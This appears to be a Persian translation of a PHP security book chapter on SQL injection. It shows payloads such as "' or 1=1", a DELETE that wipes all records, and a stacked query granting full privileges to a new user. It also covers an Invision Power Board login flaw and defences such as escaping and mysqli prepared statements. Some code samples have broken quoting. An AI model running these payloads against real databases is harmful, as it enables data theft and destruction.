- شما بخش غیر متغیر کوئری را ایجاد نموده و آن را با یک علامت نقل قول یکتا به پایان بردید، که شما به آن نیاز دارید تا ابتدای مقدار متغیر را نشان گذاری نمایید:

```
$query="SELECT * FROM BOOKS WHERE variety="";
```

- شما این بخش غیر متغیر را به مقدار متغیر حاوی مقدار ارسالی کاربر، متصل نمودید:

`$query.= $variety;`

• در ادامه، نتیجه را با یک علامت نقل قول یکتای دیگر متصل نموده تا انتهای مقدار متغیر را نشان دهید:

`$query.=" " ;`

در نتیجه، مقدار `$query` برابر است با:

`SELECT * FROM BOOKS WHERE variety='math'`

نتیجه کوئری به ورودی کاربر بستگی دارد که در مثال فوق، شما انتظار یک یا چند کلمه را از ورودی دارید که حاوی یک نوع خاص از کتاب (مثلا ریاضی) باشد و آن را دریافت نمودید. بنابراین، این کوئری بدون هیچ مشکلی ایجاد شده و نتایج نیز به احتمال زیاد همان چیزی است که انتظار دارید، یعنی فهرستی از کتاب‌ها که نوع آن‌ها برابر با "math" می‌باشد.

اکنون اجازه دهید فرض کنیم که کاربر شما، به جای وارد نمودن یک موضوع مثل ریاضی (یا مثلا تاریخی)، مقدار زیر را وارد کند (به دو علامت اضافه شده توجه کنید):

`math' or 1=1;`

اکنون شما کوئری خود را ابتدا با بخش غیرمتغیر (ما در اینجا مقدار متغیر `$query` را نشان می‌دهیم) ایجاد می‌کنید:

`SELECT * FROM BOOKS WHERE variety='`

`$query` سپس، چیزی که کاربر وارد نموده است (نشان داده شده به صورت پررنگ) را به انتهای متغیر `$query` می‌افزایید:

`SELECT * FROM BOOKS WHERE variety='math' or 1=1;`

و در نهایت، در دستور پایانی علامت نقل قول بسته را به `$query` اضافه می‌کنید:

`SELECT * FROM BOOKS WHERE variety='math' or 1=1; '`

کوئری حاصل بسیار متفاوت از چیزی است که انتظار داشتید. در واقع، کوئری شما در حال حاضر نه تنها شامل یک شرط بلکه شامل دو شرط است که با عملگر `or` آنها را باهم ترکیب کرده است. ولی نتیجه شرط



چیزی نیست که شما انتظار داشتید. هنگامی که کاربر یک علامت نقل قول یکتا را وارد ورودی می‌کند، وی مقدار متغیر مطلوب را پایان داده و یک شرط دیگر را افزوده است. بنابراین، به جای بازگرداندن تنها آن رکوردهایی که در آن‌ها، موضوع برابر ریاضی است، رکوردهایی را بازخوانی نموده که حداقل نتیجه یکی از این دو شرط، درست باشد؛ پس موضوع باید ریاضی بوده (شرط اولی که مورد انتظار شماست) و یا ۱ برابر با ۱ باشد (شرط دوم که مورد انتظار شما نبوده است). از آنجا که ۱ همواره برابر با ۱ است، بنابراین، شما تمامی رکوردها بازخوانی می‌شود!

شما ممکن است بیان کنید که قرار است از نقل قول دوگانه به جای یگانه جهت مشخص نمودن متغیرهای ارسالی کاربر استفاده کنید. این امر باعث کند شدن مهاجم می‌شود ولی تنها تا زمانی که فرآیند شکست خورده و وی این اکسپلویت را دوباره امتحان کند، و این بار از علامت نقل قول دوگانه استفاده کند که اجازه‌ی موفقیت وی را می‌دهد (ها در اینجا یادآوری می‌کنیم که همان‌طور که در فصل پنجم بیان کردیم، تمامی پیام‌های خطا جهت کاربر باید غیرفعال شوند. اگر یک پیام خطا در اینجا ایجاد شود، به مهاجم کمک می‌کند به این دلیل که توضیح خاصی را جهت شکست خوردن حمله‌ی وی ارائه خواهد داد).

به عنوان یک نمونه عملی، اینکه کاربر شما تمامی رکوردها را به جای تنها بخشی از آن‌ها ببیند، در نگاه اول ممکن است خیلی مهم نباشد ولی در واقعیت، این امر بسیار مهم است؛ نمایش تمامی رکوردها می‌تواند به سادگی، اطلاعاتی در مورد ساختار جدول در اختیار وی قرار دهد، اطلاعاتی که به راحتی می‌تواند بعداً جهت اهداف مخرب‌تری مورد استفاده قرار گیرد. این امر خصوصاً زمانی صادق است که پایگاه‌داده‌ی شما شامل اطلاعات حساس و مهم باشد برای مثال فهرستی از کارمندان و حقوق‌مآلانی آن‌ها باشد.

و به عنوان یک موضوع نظری، این اکسپلویت در واقع چیز بسیار بدی است. با تزریق چیزی غیرمترقبه به درون کوئری شما، این کاربر موفق به تغییر دسترسی مورد نظر شما به پایگاه‌داده جهت رسیدن به مقاصد خود، شده است. بنابراین، اکنون، پایگاه‌داده‌ی شما به همان اندازه که در دسترس شما است، در دسترس فرد مخرب نیز هست.

## ۶،۳ PHP و تزریق MySQL

همان‌طور که قبلاً بیان کردیم، PHP، بر اساس طراحی خود، هیچ کاری انجام نمی‌دهد مگر اینکه شما به او بگویید. دقیقاً همین نگرش است که به همه اکسپلویت‌ها، حتی اکسپلویت‌های مخرب (از قبیل مورد بالا) اجازه دسترسی می‌دهد.

فرض می‌کنیم که شما به صورت عمدی و یا حتی تصادفی، یک کوئری پایگاه‌داده را ایجاد نخواهید کرد که دارای اثرات مخرب باشد؛ مشکل، ورودی ارسالی از سوی کاربران شما است. بنابراین، اجازه دهید که اکنون نگاهی دقیق‌تر بیاندازیم به روش‌های مختلفی که کاربران شما ممکن است اطلاعات را جهت اسکریپت‌های شما، ارسال نمایند.

## ۶,۳,۱ انواع ورودی کاربران

روشی که از طریق آن، کاربران بر رفتار اسکریپت‌های شما تاثیر می‌گذارند پیچیده‌تر از چیزی هستند که در نگاه اول به نظر می‌رسد.

مشخص‌ترین منبع ورودی کاربر یک فیلد ورود متن در یک فرم هست. با چنین فیلدی، شما به صورت عمدی ورودی کاربر را درخواست می‌کنید. به علاوه، شما یک فیلد کاملاً باز را برای کاربر فراهم می‌کنید؛ هیچ روشی وجود ندارد که شما از قبل چیزی را که کاربر می‌تواند تایپ نماید را محدود کنید (هرچند اگر بخواهید می‌توانید طول آن را محدود کنید). انواع محدودیت‌های رایج دیگر را استفاده نمایید. به همین دلیل است که فیلدهای فرم بدون محافظت، منبع قابل توجه اکسپلویت‌های تزریق می‌باشند.

در روش رایج انتقال اطلاعات یعنی روش GET، یک کاربر زیرک می‌تواند تنها از طریق نگاه به URI در آدرس مرورگر به سادگی ببیند که چه زمانی اطلاعات در حال انتقال به یک اسکریپت است ولی با اندکی تفکر می‌توان به این موضوع پی برد که سایر روش‌های امن جهت انتقال اطلاعات نیز وجود دارند مثلاً انتقال اطلاعات از طریق روش POST.

یک استراتژی معمول جهت محدود نمودن ورودی کاربران، ارائه‌ی یک ورودی گزینه‌ای به جای یک ورودی در یک فرم می‌باشد. این کنترل، کاربر را مجبور به انتخاب از میان یک مجموعه مقدار از پیش تعیین شده، می‌کند و به نظر خواهد رسید که کاربر را از وارد نمودن هر چیز غیر منتظره‌ای باز می‌دارد. ولی درست به صورتی که یک مهاجم می‌تواند یک URI را جعل نماید (یعنی یک URI نامشروع ایجاد کند) که به عنوان یک URI مشروع، نشان داده می‌شود، وی همچنین می‌تواند ویرایش شخصی خود را از فرم شما با انتخاب‌های غیرمشروع به جای انتخاب‌های ایمن از پیش تعیین شده در ورودی گزینه‌ای، ایجاد نماید. انجام این کار بسیار ساده است؛ تنها چیزی که چنین کاربری نیاز دارد این است که منبع را مشاهده نموده (روش ارسال GET) و سپس کد منبع فرم را بریده و بچسباند، که این کد کاملاً در دسترس وی قرار دارد. بعد از تغییر انتخاب‌ها، وی می‌تواند فرم را ارسال نماید.

بنابراین، کاربران روش های متفاوتی جهت تلاش جهت تزریق کد مخرب به درون یک اسکریپت دارند.

## انواع حملات تزریق ۶,۳,۲

### تزریق با استفاده از دستور SELECT ۶,۳,۲,۱

اگر اسکریپت شما یک دستور SELECT را اجرا نماید، مهاجم می تواند با افزودن شرطی از قبیل  $1=1$  به درون عبارت WHERE با دستوراتی به شکل زیر، تمامی ردیف های جدول را نمایش دهد

`SELECT * FROM BOOKS WHERE variety='math' or 1='1'`

توجه نمایید که عبارت های  $1=1$  و  $1='1'$  هر دو باهم برابرند اما از آنجاکه در تزریق نیاز به درج یک عبارتی است که باعث خطای دستوری نشود، می بایست طوری نقل قول یکتا را درج کنیم که حالت صحیح دستوری از بین نرود تا خطای اجرا ایجاد نشود. در مثال بخش قبل، این موضوع مورد توجه قرار گرفته شده است.

همان طور که قبلا در این فصل بیان کردیم، این امر می تواند به خودی خود، اطلاعات ارزشمندی باشد چرا که ساختار کلی جدول را نشان می دهد (به شکلی که یک رکورد یکتا نمی تواند نشان دهد) و همین طور رکوردهایی را نمایش می دهد که ممکن است حاوی اطلاعات محرمانه باشند.

### تزریق با استفاده از دستور UPDATE ۶,۳,۲,۲

یک دستور UPDATE دارای پتانسیل تخریب مستقیم بیشتری است. با افزودن ویژگی های اضافی به درون عبارت SET، یک مهاجم می تواند هر کدام از فیلدهای موجود در رکورد در حال حاضر را تغییر دهد که این کار به این شکل انجام می شود (تزریق به صورت پررنگ نوشته شده است).

`UPDATE BOOKS SET PRICE=1 WHERE variety='math'`

و با افزودن یک شرط که همواره درست است از قبیل  $1=1$  درون عبارت WHERE در یک دستور UPDATE، این تغییر می تواند جهت هر رکوردی تعمیم یابد، با کدی به شکل زیر

`UPDATE BOOKS SET PRICE=1 WHERE variety='math' OR 1='1';`

## تزریق با استفاده از دستور DELETE

۶,۳,۲,۳

بیشترین دستورات خطرناک هنگامی است که از دستور DELETE استفاده می‌کنید. تکنیک تزریق هنگام استفاده از دستور DELET در قسمت WHERE می‌تواند رکوردهای بیشتری و یا حتی کلیه رکوردها را حذف نماید که این امر بسیار خطرناک بوده و مشکلات زیادی را ایجاد می‌کند. لازم به ذکر است با اجرای دستور DELETE حذف رکوردها قابل مشاهده خواهد بود و کاربر سمت سرور متوجه این تهاجم می‌شود. قطعه کد زیر با کمی تصرف کلیه رکوردها را حذف می‌کند:

```
DELETE FROM wines WHERE variety = 'lagrein' OR 1='1';
```

این نکته بسیار حائز اهمیت است که مهاجم بتواند دو تزریق با دستورات SELECT و DELETE انجام دهد که در اینصورت توانسته ضمن سرقت اطلاعات و حذف بانک اطلاعات به دنبال اخاذی جهت بازگرداندن اطلاعات باشد.

## تزریق چند کوئری

۶,۳,۲

تزریق چند کوئری، صدمه‌ی بالقوه‌ای را که یک مهاجم می‌تواند ایجاد کند، چند برابر می‌کند چرا که اجازه‌ی وارد شدن بیش از یک دستور مخرب را در یک کوئری می‌دهد. مهاجم این امر را با افزودن اتمام ناگهانی کوئری، انجام می‌دهد. این امر به سادگی در MySQL انجام می‌شود که در آن، در ابتدا یک علامت نقل قول افزوده شده (چه یکتا و چه دوگانه؛ یک آزمایش لحظه‌ای مشخص می‌کند که کدام یکی) انتهای متغیر مورد انتظار را مشخص می‌کند؛ و سپس یک نقطه ویرگول، این دستور را پایان می‌دهد. اکنون، یک دستور حمله‌ی اضافی را می‌توان در انتهای دستور اولیه که اکنون پایان یافته است، اضافه نمود. کوئری تخریبی ارائه شده ممکن است چیزی شبیه به این باشد (در اینجا نیز تزریق که بیش از دو خط است، به صورت پررنگ نوشته شده است):

```
SELECT * FROM BOOKS WHERE variety='math';
```

```
GRANT ALL on *.* TO 'BadGuy@&' IDENTIFIED BY 'pass';
```

این اکسپلویت قابلیت ساخت یک کاربر جدید بنام BadGuy، با تمامی مجوزها بر روی جداول و یک رمز عبور دلخواه را به دستور SELECT اضافه می‌کند.

روشهای متداولی وجود دارد که آیا چنین کوئری حتی توسط سرور MySQL پردازش خواهد شد یا خیر. کوئری هایی که مانند مثال بالا شامل چند دستور هستند، همیشه به درستی اجرا نمی‌شوند. عدم اجرای

کوئری چندگانه ممکن است به دلیل ویرایش های مختلف MySQL باشد که برخی از آنها از کوئری چندگانه پشتیبانی نمی کنند.

برنامه مدیریت MySQL یا همان phpMyAdmin بدون هیچ مشکلی به چنین کوئری اجازه اجرا می دهد. phpMyAdmin فقط دستورات کوئری نهایی را اجرا نموده و هیچ گونه کنترلی روی کوئری ندارد.

ولی بیشتر کوئری های چندگانه در یک بستر تزریق توسط افزونه ی mysql در PHP مدیریت می شوند. خوشبختانه این افزونه به صورت پیش فرض اجازه ی اجرای بیش از یک دستور را در یک کوئری نمی دهد؛ بنابراین تلاش جهت اجرای دو دستور (به مانند اکسپلویت تزریق نشان داده شده) شکست می خورد، بدون اینکه هیچ خطایی ارائه شده و یا خروجی تولید شود. به نظر می رسد که این رفتار را هیچگاه نمی توان دور زد. پس، در واقع در این حالت PHP، علی رغم رفتار پیش فرض دخالت نکردن، از شما در برابر آشکارترین انواع تزریق محافظت می کند.

افزونه ی mysqli جدید PHP 5 به مانند mysql به صورت ذاتی اجازه ی چندین کوئری را نمی دهد ولی دارای یک تابع `mysqli_multi_query()` می باشد که به شما اجازه می دهد این کار را انجام دهید. با این حال، اگر تصمیم گرفتید که می خواهید این کار را انجام دهید، به یاد داشته باشید که با انجام این کار شما کار یک تزریق کننده را تا حد زیادی راحت تر می کنید.

موتور پایگاه داده ی SQL درونی (SQLite) که در نسخه PHP5 قرار داده شده است<sup>۵۲</sup>، بسیار خطرناک تر است. چون به صورت پیش فرض اجازه ی کوئری های با چند دستور را در بعضی موارد می دهد چرا که پایگاه داده می تواند کوئری ها را به شکلی بسیار موثر بهینه سازی نماید، علی الخصوص دستور INSERT. با این حال، اگر نتیجه ی کوئری ها قرار باشد توسط اسکریپت شما مورد استفاده قرار گیرند، تابع `sqlite_query()` اجازه ی اجرای چندین کوئری را نخواهد داد، مثلاً جهت بازخوانی رکوردها در دستور SELECT.

نقص تزریق SQL در Invision Power Board

۵۲ - (ن.ی.) <http://sqlite.org/> and

Invision Power Board یک سیستم فوروم بسیار معروف است (ن.ک). جهت اطلاعات بیشتر). در تاریخ ششم ۶ ماه می سال ۲۰۰۵، یک نقص تزریق SQL در کد لاگین توسط جیمز برسگای شرکت تحقیقاتی امنیت گالف تک (ن.ک). جهت اطلاعات بیشتر) یافت شد.

کوئری لاگین به صورت زیر می‌باشد:

```
$DB->query("SELECT * FROM ibf_members WHERE id=$mid AND password='$pid');"
```

متغیر **id** اعضا **\$mid** و متغیر **id** رمزعبور **\$pid** از تابع **my\_cookie()** با این دو خط، فراخوانی می‌شوند:

```
$mid = intval($std->my_getcookie('member_id'));  
$pid = $std->my_getcookie('pass_hash');
```

تابع **my\_cookie()** متغیر درخواستی را با این خط از کوکی دریافت می‌کند:

```
return urldecode($_COOKIE[$ibforums->vars['cookie_id'].$name]);
```

مقدار بازگشت داده شده از کوکی به هیچ وجه پاک‌سازی نمی‌شود. در حالی که **\$mid** برابر با یک عدد صحیح قبل از استفاده در کوئری، قرار می‌گیرد، **\$pid** دست نخورده باقی می‌ماند. بنابراین، این امر تحت انواع تزریقی قرار دارد که در بالا بحث کردیم.

این نقص با تغییر تابع **my\_cookie()** به شکل زیر، تصحیح شده (برای کسب اطلاعات مرتبط ن.ک.):

```
if ( ! in_array( $name, array('topicsread', 'forum_read', 'collapseprefs') ) )  
{  
    return $this->  
        clean_value(urldecode($_COOKIE[$ibforums->vars['cookie_id'].$name]));  
}  
else  
{  
    return urldecode($_COOKIE[$ibforums->vars['cookie_id'].$name]);  
}
```

با این تصحیح، متغیرهای حیاتی بعد از عبور از تابع **clean\_value()** بازگردانده می‌شوند در حالی که سایر متغیرها بدون پاک‌سازی باقی می‌مانند.



## ۶.۴ ممانعت از تزریق SQL

اکنون که ما این مسئله را بررسی کردیم که تزریق SQL چیست، چگونه می‌توان آن را اجرا نمود و شما تا چه حد در برابر آن نقص دارید، اجازه دهید به روش‌های ممانعت از آن بپردازیم. خوشبختانه، PHP دارای منابع غنی می‌باشد و ما با اطمینان پیش‌بینی می‌کنیم که یک کاربرد دقیق و کامل از روش‌هایی که ما پیشنهاد می‌کنیم، در نهایت هر نوع امکان تزریق SQL در اسکریپت‌های شما را با پاک‌سازی داده‌های کاربران شما قبل از اینکه تخریبی انجام دهند، از بین خواهد برد.

### ۶.۴.۱ محدود نمودن همه‌ی مقادیر در کوئری

همواره مقادیر درون کوئری‌های خود را محدود کنید، شما معمولاً از علامت نقل قول یکتا (به جای دوگانه) استفاده می‌کنید که این کار از یک لحاظ، تایپ نمودن کوئری را راحت‌تر و از لحاظی دیگر، این امر (هرچند بسیار اندک) کار تجزیه‌ای را که PHP باید جهت پردازش آن انجام دهد (در برابر استفاده از نقل قول دوگانه)، کاهش می‌دهد.

ما در اینجا کوئری اصلی و غیر تزریقی را داریم:

```
SELECT * FROM BOOKS WHERE variety='math'
```

و یا می‌توان به صورت زیر استفاده کرد:

```
$query="SELECT * FROM BOOKS WHERE variety='math'";
```

علامت‌های نقل قول اصولاً جهت مقادیر عددی مورد نیاز نیستند. ولی اگر تصمیم گرفتید که علامت‌های نقل قول را دو طرف یک مقدار یک فیلد مانند math استفاده نکنید، اگر کاربر شما یک مقدار خالی را وارد فرم شما نمود، شما با یک کوئری به این صورت مواجه خواهید شد:

```
SELECT * FROM BOOKS WHERE variety=
```

البته این کوئری، از لحاظ ساختاری نامعتبر است، در صورتی که کوئری زیر نامعتبر نیست:

```
SELECT * FROM BOOKS WHERE variety=""
```

کوئری دوم (بر اساس فرض) هیچ نتیجه‌ای را ارائه نمی‌کند ولی حداقل یک پیام خطا را نیز ارائه نمی‌دهد. (هرچند اگر شما تمامی گزارش‌های خطا جهت کاربران را خاموش نموده باشید، حتی در صورت بروز خطا، گزارشی ظاهر نمی‌شود).

## ۶,۴,۲ بررسی انواع مقادیر ارسالی کاربران

قبلاً بیان نمودیم که تاکنون اصلی‌ترین منبع تلاش‌های تزریق SQL، یک ورودی غیرمنتظره در فرم است. بله این حال، هنگامی که شما جهت یک کاربر امکان ارسال نوعی مقدار را از طریق یک فرم ارائه می‌کنید، شما دارای مزیت قابل توجه دانستن این امر از قبل هستید که چه نوع ورودی را باید دریافت کنید. این امر باید اجرای یک بررسی ساده بر روی تایید اعتبار ورودی کاربر را تا حد زیادی ساده نماید. ما چنین تایید اعتباری را به صورت کامل در فصل پنجم مورد بحث قرار دادیم، که اکنون شما را به آن ارجاع می‌دهیم. در اینجا تنها خلاصه‌ای از آنچه آنجا گفتیم را بیان می‌کنیم.

اگر انتظار یک عدد را دارید (برای ادامه دادن مثال قبلی خود، قیمت کتاب)، آنگاه می‌توانید از یکی از این روش‌ها جهت اطمینان از این امر استفاده کنید که چیزی که دریافت می‌کنید واقعا عددی می‌باشد:

استفاده از تابع `is_int()` (یا مستعارهای آن یعنی `is_integer()` یا `is_long()`).

استفاده از تابع `gettype()`

استفاده از تابع `intval()`

استفاده از تابع `settype()`

برای بررسی طول ورودی کاربر، می‌توانید از تابع `strlen()` استفاده کنید.

برای بررسی اینکه آیا زمان یا تاریخ مد نظر، معتبر است یا خیر می‌توانید از تابع `strtotime()` استفاده کنید.

مطمئنا مفید خواهد بود که مطمئن شوید که ورودی یک کاربر حاوی کاراکتر نقطه ویرگول است یا خیر. شما می‌توانید این کار را به سادگی با استفاده از تابع `strpos()` به صورت زیر انجام دهید:

```
if ( strpos( $variety, ';' ) ) exit ( "$variety is an invalid value for variety!" );
```

همان طور که در فصل پنجم پیشنهاد دادیم، یک تحلیل دقیق بر روی انتظارات خود جهت ورودی کاربر، بررسی بسیاری از آن ها را ساده می کند.

### ۶,۴,۳ نادیده گیری هر کاراکتر مبهم در کوئری های خود

باز هم، به صورت کامل در فصل پنجم نادیده گیری کارکترهای خطرناک را مورد بحث قرار دادیم. ما تنها در اینجا پیشنهادات خود را تکرار می کنیم و شما را جهت دریافت جزئیات به فصل پنجم ارجاع می دهیم.

از دستورالعمل `magic_quotes_gpc` یا همکار پشت صحنه ی آن یعنی تابع `addslashes()` استفاده نکنید که در کاربرد خود دارای محدودیت بوده و نیازمند گام اضافی استفاده از تابع `stripslashes()` می باشد.

تابع `mysql_real_escape_string()` عمومی تر است ولی دارای ضعف های مختص خود می باشد.

### ۶,۴,۴ ساخت یک لایه انتزاعی جهت بهبود امنیت

پیشنهاد نمی دهیم که روش های فهرست شده در بالا را به صورت دستی جهت هر مورد از ورودی های کاربر اعمال نمایید. به جای آن، شما باید یک لایه ی انتزاعی را ایجاد کنید. یک انتزاع ساده راه حل های تایید اعتبار شما را درون یک تابع قرار می دهد و آن تابع را جهت هر مورد از ورودی کاربر فراخوانی می کند. یک لایه ی پیچیده تر می تواند حتی یک گام عقب تر برود، و کل فرآیند ایجاد یک کوئری ایمن را در یک کلاس قرار دهد. بسیاری از چنین کلاس هایی وجود دارند، ما تعدادی از آن ها را در ادامه ی این فصل مورد بحث قرار خواهیم داد.

#### ۶,۴,۴,۱ بهبود برنامه ی موجود

اگر شما دارای یک برنامه ی موجود هستید که می خواهید آن را تقویت کنید یک لایه ی انتزاعی ساده بسیار مناسب خواهد بود. کد لازم جهت یک تابع که هر نوع ورودی کاربر را که شما دریافت می کنید را پاک سازی می کند، چیزی شبیه به این است:

```
function safe( $string ) {
    return "" . mysql_real_escape_string( $string ) . ""
}
```

توجه کنید که ما علامت نقل قول یکتای مورد نیاز جهت مقدار (از آنجا که این موارد ممکن است به سختی دیده شوند و بنابراین معمولا نادیده گرفته می‌شوند) و همین‌طور تابع `mysql_real_escape_string()` را در آن ایجاد نموده‌ایم. این تابع جهت ایجاد یک متغیر `$query` مورد استفاده قرار می‌گیرد، به این صورت که:

```
$variety=safe($_POST['variety']);
```

```
$query="SELECT * FROM BOOKS WHERE variety=".$variety;
```

اکنون، کاربر شما اکسپلویت تزریق را با وارد کردن این مقدار جهت `$variety` امتحان می‌کند:

```
Math' or 1=1
```

بدون پاک‌سازی، کوئری به دست آمده به این صورت خواهد بود که نتایج غیرمترقبه و نامطلوبی را در بر دارد:

```
SELECT * FROM BOOKS WHERE variety='math' or 1='1';
```

با این حال، اکنون که ورودی کاربر پاک‌سازی شده است، کوئری حاصل، یک کوئری سالم خواهد بود:

```
SELECT * FROM BOOKS WHERE variety='math \' or 1='1';
```

از آنجا که هیچ فیلدی در پایگاه داده با این مقدار مشخص شده وجود ندارد (که دقیقا همان چیزی است که کاربر مهاجم وارد نموده است: `math' or 1=1`;)، این کوئری هیچ نتیجه‌ای را ارائه نخواهد کرد و تزریق شکست می‌خورد.

یادآور می‌شود که دو عبارت `math' or 1=1` و `math' or 1='1'` باهم برابرند و هنگام استفاده در کدنویسی می‌بایست به آن توجه کنید.

ایمن نمودن یک برنامه‌ی جدید

۶,۴,۴,۲

اگر شما در حال ایجاد یک برنامه‌ی جدید هستید، شما می‌توانید از ابتدا با یک لایه‌ی عمیق‌تر از انتزاع کار خود را شروع کنید. در این حالت، پشتیبانی بهبودیافته‌ی MySQL در PHP 5، قرار گرفته در افزونه‌ی جدید `mysqli`، قابلیت‌های قوی را ارائه می‌کند (هم رویه‌ای و هم شیء‌گرا) که شما حتما باید از آن‌ها بهره ببرید. توجه کنید که پشتیبانی `mysqli` تنها در صورتی در دسترس هست که شما PHP را با گزینه‌ی `--with-mysqli=path/to/mysql_config` کامپایل کرده باشید.

یک ویرایش رویه ای از کد جهت ایمن نمودن یک کوئری با `mysqli` در ادامه آورده شده است:

```
<?php

// retrieve the user's input
$animalName = $_POST['animalName'];

// connect to the database
$connect = mysqli_connect( 'localhost', 'username', 'password', 'database' );
if ( !$connect ) exit( 'connection failed: ' . mysqli_connect_error() );

// create a query statement resource
$stmt = mysqli_prepare( $connect,
    "SELECT intelligence FROM animals WHERE name = ?" );

if ( $stmt ) {
    // bind the substitution to the statement
    mysqli_stmt_bind_param( $stmt, "s", $animalName );

    // execute the statement
    mysqli_stmt_execute( $stmt );

    // retrieve the result...
    mysqli_stmt_bind_result( $stmt, $intelligence );

    // ...and display it
    if ( mysqli_stmt_fetch( $stmt ) ) {
        print "A $animalName has $intelligence intelligence.\n";
    } else {
        print 'Sorry, no records found.';
    }

    // clean up statement resource
    mysqli_stmt_close( $stmt );
}

mysqli_close( $connect );

?>
```

افزونه ی `mysqli` یک مجموعه ی کامل از توابع را فراهم می کند که کار ساختن و اجرای یک کوئری را انجام می دهند. به علاوه، این امر دقیقاً نوع نادیده گرفتن حفاظتی را که قبلاً باید با تابع `safe()` ایجاد می کردیم، ارائه می کند.

در یک گزاره‌ی `SELECT`، تنها جایی که در آن، علامت `?` قابل قبول است دقیقا در مقدار مقایسه‌ای است. به همین دلیل است که شما نیازی به مشخص کردن این امر ندارید که کدام متغیر را باید مورد استفاده قرار داد به غیر از درون تابع `mysqli_stmt_bind_param()` که هم نادیده فرض کردن و هم جایگزینی را انجام می‌دهد؛ در اینجا شما همچنین نیازمند مشخص کردن نوع آن نیز هستید که `"s"` جهت نوع رشته‌ای به کار می‌رود (به عنوان بخشی از حفاظت ارائه شده، این افزونه، متغیر را برابر با نوعی قرار می‌دهد که شما مشخص می‌کنید و بنابراین در تلاش و کدنویسی‌ای که باید جهت انجام این کار می‌گردید، صرفه‌جویی می‌شود). سایر انواع ممکن عبارتند از `"i"` جهت عدد صحیح، `"d"` جهت اعشاری و `"b"` جهت رشته‌ی دودویی.

توابع با نام مناسب `mysqli_stmt_execute()`، `mysqli_stmt_bind_result` و `mysqli_stmt_fetch()` اجرای کوئری و دریافت نتایج را انجام می‌دهند. اگر نتایج وجود داشته باشد، شما آن‌ها را نمایش می‌دهید؛ اگر نتیجه‌ای وجود نداشته باشد (که در صورت تزریق پاک‌سازی شده این اتفاق روی خواهد داد) شما یک پیام ساده را نمایش می‌دهید. در نهایت، شما منبع `stmt` و ارتباط پایگاه‌داده را بسته و آن‌ها را از حافظه آزاد می‌کنید.

با توجه به یک ورودی کاربری مشروع برابر با `"lemming"` این روتین (با این فرض که داده‌های مناسبی در پایگاه‌داده وجود دارد) پیام «یک موش صحرایی دارای هوش بسیار پایینی است» را نمایش می‌دهد. با فرض یک تزریق امتحانی مثل `"lemming' or 1=1"`، این روتین پیام ساده‌ی «متاسفیم، نتیجه‌ای یافت نشد» را نمایش می‌دهد.

افزونه‌ی `mysqli`<sup>۵۳</sup> همچنین یک ویرایش شیء گرا از همین روتین را ارائه می‌کند. ما در اینجا نشان می‌دهیم که چگونه از این کلاس استفاده کنید:



```
<?php
$animalName = $_POST['animalName'];

$mysqli = new mysqli( 'localhost', 'username', 'password', 'database');

if ( !$mysqli ) exit( 'connection failed: ' . mysqli_connect_error() );

$stmt = $mysqli->prepare( "SELECT intelligence
FROM animals WHERE name = ?" );

if ( $stmt ) {
    $stmt->bind_param( "s", $animalName );
    $stmt->execute();
    $stmt->bind_result( $intelligence );

    if ( $stmt->fetch() ) {
        print "A $animalName has $intelligence intelligence.\n";
    } else {
        print 'Sorry, no records found.';
    }

    $stmt->close();
}

$mysqli->close();

?>
```

این کد مشابه کد رویه ای بیان شده ی قبلی می باشد، که از یک دستور و سلزمان دهی شیء گرا به جای یک کد کاملاً رویه ای بهره می برد.

انتزاع کامل ۶،۴،۵

اگر شما از کتابخانه های بیرونی از قبیل **PearDB**، استفاده می کنید، ممکن است با خود فکر کنید که چرا ما این همه زمان را صرف بحث در مورد کدی جهت پاک سازی ورودی کاربر می کنیم چرا که این کتابخانه ها معمولاً همه ی این کارها را برای شما انجام می دهند. کتابخانه ی **PearDB** انتزاع را یک گام بالاتر از چیزی که بحث کرده ایم می برد، نه تنها جهت پاک سازی ورودی کاربر بر اساس بهترین روش ها، بلکه همچنین این کار را جهت هر پایگاه داده ای که ممکن است استفاده نمایید، انجام می دهد. بنابراین، اگر شما در مورد سخت تر نمودن اسکریپت های خود در برابر تزریق **SQL** نگران هستید یک گزینه ی بسیار جذاب است.

کتابخانه‌هایی چون PearDB روتین‌های بسیار قابل اعتماد (به دلیل تست‌های گسترده) را در یک بستر بسیار قابل حمل و بدون توجه به پایگاه‌داده، را فراهم می‌کنند.

از سوی دیگر، استفاده از چنین کتابخانه‌هایی دارای یک ضعف واضح است: شما باید طبق ایده‌ی فرد دیگری روند برنامه‌نویسی خود را انجام دهید و مقدار کدی را که باید مدیریت کنید تا حد زیادی بالاتر می‌برد. بنابراین، باید یک تصمیم دقیق و آگاهانه در خصوص استفاده از آن‌ها بگیرید. اگر تصمیم به استفاده از آن گرفتید، حداقل می‌توانید مطمئن باشید که این موارد واقعا کار پاک‌سازی ورود کاربران شما را انجام می‌دهند.

## ۶.۵ آزمون حفاظت خود در برابر تزریق

همان‌طور که در فصل‌های قبلی بیان کردیم، یک بخش مهم از ایمن نگه‌داشتن اسکریپت‌های خود عبارت از آزمون آن‌ها جهت حفاظت در برابر نقص‌های ممکن هست.

بهترین روش جهت اطمینان از اینکه شما خود را در برابر تزریق حفاظت نموده‌اید این است که این کار را خود امتحان کنید، تست‌هایی را ایجاد کنید که تلاش می‌کنند تا کد SQL را تزریق کنند. جهت کمک و راهنمایی در این کار، احتمالا می‌توانید مشاوره و بررسی دستورالعمل‌های دقیق سرگرم‌کننده را در خصوص اجرای یک اکسپلویت تزریق مطالعه کنید. در اینجا ما یک نمونه از چنین تستی را ارائه می‌کنیم، که در این حالت بررسی‌کننده‌ی حفاظت در برابر تزریق در گزاره‌ی SELECT می‌باشد.

```
<?php

// protection function to be tested
function safe( $string ) {
    return "" . mysql_real_escape_string( $string ) . ""
}

// connect to the database

////////////////////
// attempt an injection
////////////////////
$exploit = "lemming' AND 1=1;";

// sanitize it
$safe = safe( $exploit );

$query = "SELECT * FROM animals WHERE name = $safe";
$result = mysql_query( $query );

// test whether the protection has been sufficient
if ( $result && mysql_num_rows( $result ) == 1 ) {
    exit( "Protection succeeded:\n
        exploit $exploit was neutralized." );
}
else {
    exit( "Protection failed:\n
        exploit $exploit was able to retrieve all rows." );
}
?>
```

اگر قرار بود که یک مجموعه از چنین تست هایی را ایجاد کنید، با امتحان کردن انواع مختلف تزریق با دستورات مختلف SQL، به سرعت هر نوع باگ<sup>۴۵</sup> در استراتژی های پاک سازی خود را در می یابید.

هنگامی که این موارد تصحیح شدند، می‌توانید مطمئن باشید که شما دارای حفاظت واقعی در برابر تهدید تزریق هستید.

## ۶،۶ خلاصه

